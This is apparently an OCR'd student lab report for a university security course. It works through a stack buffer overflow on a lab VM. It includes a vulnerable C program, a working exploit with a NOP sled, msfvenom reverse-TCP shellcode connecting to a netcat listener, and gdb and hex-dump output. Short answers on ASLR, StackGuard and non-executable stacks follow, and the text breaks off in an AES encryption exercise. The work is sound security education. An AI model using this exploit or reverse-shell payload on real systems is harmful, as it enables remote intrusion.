

FIT3173 – Assignment 1 – James Schubach - 29743338

3.2 - Task 1 - Question 1

So, in this screenshot we see by calling the shellcode file we get access to the bash line, from here I am able to use any commands I would like. In this example I use “getent passwd”. This works by exploiting strcpy, this allows us to inject our shellcode and run a bash line.



3.3



3.4 – Task 2 – Question 2

My code works by creating a buffer and filling it with NOP instructions which will help create our NOP slope. From here I calculate the address and return addresses, after this we fill the buffer with our shellcode one by one, and finally make the last bit of the buffer a /0. Our code then creates the badfile and writes the contents of the buffer to it. From here the stack code once again uses strcpy which we are taking advantage off as this doesn't check for buffer overflows. Now we have our shellcode injected into the stack, from here the NOP sled will come into effect and slide into our shellcode. You can see that once it hits the shell code we get the active connection in the other terminal. We find the address very easily as we know that the return address is located at "movl %esp, %eax" + 500. This makes our job easier as we don't need to analyse the stack each time and can programmatically find it.

```
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# gdb --quiet ./stack
Reading symbols from ./stack...done.
(gdb) run
Starting program: /media/sf_sharedFolder/Assignment 1/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x08048503 in main (argc=<unavailable>, argv=<unavailable>) at stack.c:23
23          badfile = fopen("badfile", "r");
(gdb)
```

```
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# gdb --quiet ./stack
Reading symbols from ./stack...done.
(gdb) run
Starting program: /media/sf_sharedFolder/Assignment 1/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
```

```
(gdb) ni
0x08048517      24          fread(str, sizeof(char), 517, badfile);
(gdb) ni
0x0804851c      24          fread(str, sizeof(char), 517, badfile);
(gdb) ni
25          bof(str);
(gdb) s
bof (str=0xbfffeb97 '\220' <repeats 40 times>) at stack.c:14
14          strcpy(buffer, str);
(gdb) x/550x $esp
0xbfffeb50:     0xb7fe96eb      0x00000000      0xb7f1c000      0xb7b62940
0xbfffeb60:     0xbfffeda8      0xb7feff10      0xb7dc888b      0x00000000
0xbfffeb70:     0xb7f1c000      0xb7f1c000      0xbfffeda8      0x0804852e
0xbfffeb80:     0xbfffeb97      0x00000001      0x00000205      0x0804fa88
0xbfffeb90:     0xb7fe3d39      0x90922974      0x90909090      0x90909090
0xbfffeba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebb0:     0x90909090      0x90909090      0x90909090      0x00909090
0xbfffebc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeca0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffece0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed50:     0x90909090      0x90909090      0xb7fd44e8      0xb7fd445c
0xbfffed60:     0xffffffff      0xb7d66000      0xb7d76dc8      0xb7ffd2f0
```

```
Options:
  -a, --all            display all variables
  -A                   alias of -a
  -X                   alias of -a
      --deprecated     include deprecated parameters to listing
  -b, --binary         print value without new line
  -e, --ignore         ignore unknown variables errors
  -N, --names          print variable names without values
  -n, --values         print only values of a variables
  -p, --load[=<file>]  read values from file
  -f                   alias of -p
      --system         read values from all system directories
  -r, --pattern <expression>
                       select setting that match expression
  -q, --quiet          do not echo variable set
  -w, --write          enable writing a value to variable
  -o                   does nothing
  -x                   does nothing
  -d                   alias of -h

 -h, --help     display this help and exit
 -V, --version  output version information and exit

For more details see sysctl(8).
root@VM:/media/sf_sharedFolder/Assignment 1# sysctl -w kernel.randomize
kernel.randomize_va_space = 0
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o stack -z execstack -fno-protector stack.c
gcc: error: unrecognized command line option '-fno-protector'
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o stack -z execstack -fno-stack-protector stack.c
root@VM:/media/sf_sharedFolder/Assignment 1# chmod 4755 stack
root@VM:/media/sf_sharedFolder/Assignment 1# exit
exit
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# ./stack
Segmentation fault
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# ./stack
Segmentation fault
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# ./stack
```

Terminal

```
[04/13/19]seed@VM:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
^C
[04/13/19]seed@VM:~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LP
RT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of c file: 311 bytes
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x0a\x00\x02\x0f\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
[04/13/19]seed@VM:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.0.2.15] port 4444 [tcp/*] accepted (family 2, sport 45948)
```

```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x0a\x00\x02\x0f\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
unsigned long get_sp(void)

{


    __asm__("movl %esp,%eax");

}
```

```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    memset(&buffer, 0x90,517);
    int j = 0;
    long *address_point;
    char *point;
    long returnady;
    int number =  sizeof(buffer) - (sizeof(shellcode)+1);

    returnady = get_sp() + 500;
    point = buffer;
    address_point = (long*)(point);

    for (j=0; j < 20; j++)
        *(address_point++) = returnady;

    for (j=0; j<sizeof(shellcode); j++)
        buffer[number+j] = shellcode[j];

    buffer[sizeof(buffer)-1] = '\0';


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

[C:\Users\James-PC\Google Drive (jsch0026@student.monash.edu)\sharedFolder\Assignment 1\badfile] - Frhed

File Disk Edit View Options Registry Bookmarks Misc Help

```
000  9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c
039  ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 9c ed ff bf 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
072  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0ab  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0e4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
11d  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
156  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
18f  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 db f7 e3 53 43 53 6a 02
1c8  89 e1 b0 66 cd 80 93 59 b0 3f cd 80 49 79 f9 68 0a 00 02 0f 68 02 00 11 5c 89 e1 b0 66 50 51 53 b3 03 89 e1 cd 80 52 68 6e 2f 73 68 68 2f 2f 62 69 89 e3 52 53 89 e1 b0 0b
201  cd 80 00 00
```

```
.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.
íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿.íÿ¿..............................
.........................................................
.........................................................
.........................................................
.........................................................
.........................................................
..............................................1Û÷ãSCSj.
.á°fÍ..Y°?Í.Iyùh....h...\.á°fPQS³..áÍ.Rhn/shh//bi.ãRS.á°.
Í...
```


call_shellcode.c × image_encryption.c ●

```c
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* Line 1:  xorl    %eax,%eax              */
  "\x50"                 /* Line 2:  pushl   %eax                   */
  "\x68""//sh"           /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"           /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"             /* Line 5:  movl    %esp,%ebx              */
  "\x50"                 /* Line 6:  pushl   %eax                   */
  "\x53"                 /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"             /* Line 8:  movl    %esp,%ecx              */
  "\x99"                 /* Line 9:  cdq                            */
  "\xb0\x0b"             /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"             /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

3.5 - Task 3 – Question 3


We can find the shell, but not straight away. This is because the stack address is being randomize each time it runs. So even by knowing the return address it's not going to work. This is due the locations of where executables are loaded into memory. However, if you decide to loop the attack it will eventually work, however this is entirely due to probability. As eventually the code will get the right return address and be able to implement our shellcode.

```
root@VM:/media/sf_sharedFolder/Assignment 1# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/media/sf_sharedFolder/Assignment 1# ./stack
Segmentation fault
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
exploit.c: In function 'main':
exploit.c:33:2: error: expected ',' or ';' before 'int'
  int shell_size = sizeof(shellcode)
  ^
exploit.c:48:18: error: 'shell_size' undeclared (first use in this function)
  for (j = 0; j < shell_size; j++)
                  ^
exploit.c:48:18: note: each undeclared identifier is reported only once for each function it appears in
exploit.c:49:10: error: 'number' undeclared (first use in this function)
   buffer[number + j] = shellcode[j];
          ^
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
exploit.c: In function 'main':
exploit.c:34:2: error: expected ',' or ';' before 'int'
  int shell_size = sizeof(shellcode)
  ^
exploit.c:49:18: error: 'shell_size' undeclared (first use in this function)
  for (j = 0; j < shell_size; j++)
                  ^
exploit.c:49:18: note: each undeclared identifier is reported only once for each function it appears in
exploit.c:50:10: error: 'number' undeclared (first use in this function)
   buffer[number + j] = shellcode[j];
          ^
root@VM:/media/sf_sharedFolder/Assignment 1# gcc -g -o exploit exploit.c
root@VM:/media/sf_sharedFolder/Assignment 1# ./exploit
root@VM:/media/sf_sharedFolder/Assignment 1# ./stack
Segmentation fault
root@VM:/media/sf_sharedFolder/Assignment 1# sh -c "while [1]; do ./stack; done;"
sh: 1: [1]: not found
root@VM:/media/sf_sharedFolder/Assignment 1#
```




3.6 – Task 4 – Question 4

Stack guard is a tool on the OS that can detect buffer overflow vulnerabilities, it does this by analysing the stack and comparing it and the start and end. This value that is inserted between stack variables is called a canary, thus the canary will be overridden if buffer overflow occurs. At the end of the function, the canary is checked and if it's different then we know that a buffer overflow has occurred. It then aborts and quits the program.




3.7 – Task 5 – Question 5

We cannot get a shell with a non-executable stack, this is because as the name suggest we cannot execute any binary or shellcode on the stack, this means that any of our code that is pushed to the stack won't run. We do see on the stack our code is there, thus our buffer overflow attack worked, but our shellcode didn't execute.



Task 4 - 1 - Option 1



Task 4 -1 - Option 2

```c
void handleErrors()
printf("Wrong encryption progress\n");
}

int encrypt(unsigned char *plaintext, int plaintext_len, unsigned char *key,
unsigned char *iv, unsigned char *ciphertext)
{
// implement the encryption function based on the above example
    EVP_CIPHER_CTX *cont;
    int len;
    int cipher_len;
    if (!(cont = EVP_CIPHER_CTX_new())) handleErrors();

    if(1 != EVP_EncryptInit_ex(cont, EVP_aes_256_cbc(), NULL, key, iv))
        handleErrors();

    if(1 != EVP_EncryptUpdate(cont, ciphertext, &len, plaintext, plaintext_len))
        handleErrors();
    cipher_len = len;

    if(1 != EVP_EncryptFinal_ex(cont, ciphertext+len, &len)) handleErrors();
    cipher_len += len;

    EVP_CIPHER_CTX_free(cont);
    return cipher_len;
}

void append(char* s, char c) {
        int len = strlen(s);
        s[len] = c;
        s[len+1] = '\0';
}

int main(int argc, char **argv)
{
const char * fileName="pic_original.bmp";

//---------------------- STEP 0----------------------------------//
/* Key initialization.
It will be automaticalled padded to 128 bit key */
unsigned char *key = "29743338";

//---------------------- STEP 1----------------------------------//
/* IV initialization.
The IV size for *most* modes is the same as the block size.
* For AES128 this is 128 bits
*/
unsigned char *iv = "F5502320F84290378BDAEF7618189D12";

//---------------------- STEP 2----------------------------------//
//read the file from given filename in binary mode
